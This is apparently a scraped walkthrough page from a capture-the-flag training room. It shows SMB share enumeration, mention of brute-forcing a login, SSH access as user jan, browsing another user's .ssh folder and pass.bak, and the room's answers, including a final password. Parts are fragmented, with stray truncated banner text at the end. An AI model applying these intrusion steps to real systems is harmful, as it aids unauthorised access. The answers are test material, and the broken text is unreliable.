 <a href="#">dev.txt</a>	2018-04-23 14:52	483	
 <a href="#">j.txt</a>	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.196.21 Port 80



What is the name of the hidden directory on the web server(enter name without /)?

## User brute-forcing to find the username & password

```
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Thu Apr 19 18:31:20 2018
..               D           0   Thu Apr 19 18:13:06 2018
staff.txt        N        173   Thu Apr 19 18:29:55 2018

      14318640 blocks of size 1024. 11094944 blocks available
smb: \> cat staff.txt
cat: command not found
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (56.3 KiloBytes/sec) (average 5
6.3 KiloBytes/sec)
```

Announcement to staff:

```
PLEASE do not upload non-work-related items to this share. I know
it, but
this is how mistakes happen. (This means you too, Jan!)
-Kay
```

What is the username?

What is the password?

armando

```
jan@basic2:~$ ls
jan@basic2:~$ cd /home
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$
```

What service do you use to access the server(answer in abbreviation in all caps)?

SSH

What is the name of the other user you found(all lower case)?

kay

```

jan@basic2:~$ ls
jan@basic2:~$ cd /home
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd jan
jan@basic2:~$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw----- 1 root jan   47 Apr 23 2018 .le
jan@basic2:~$ cd ..
jan@basic2:/home$ cat kay
cat: kay: Is a directory
jan@basic2:/home$ ls -la
total 16

```

```

drwxr-xr-x 4 root root 4096 Apr 19 2018 .
drwxr-xr-x 24 root root 4096 Apr 23 2018 ..
drwxr-xr-x 2 root root 4096 Apr 23 2018 jan
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw----- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwx----- 2 kay kay 4096 Apr 17 2018 .cache
-rw----- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw----- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw----- 1 root kay 538 Apr 23 2018 .viminfo
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls -la
total 20

```


What is the final password you obtain?

heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

ps)?

[user@hostname ~]\$ ssh ian@10.10.196.21


root@ip-10-10-71-2:~#





✕

# Congratulations!

You've completed the room! Share this with your friends:

 Twitter

 Facebook

 LinkedIn

[Leave feedback](#)

10.196.2  
2pn40PL7C  
ng (yes/n  
(ECDSA) t  
  
.4.0-119-  
  
tical.com  
ntage  
  
em are fr  
ram are c  
ight.  
  
to the ex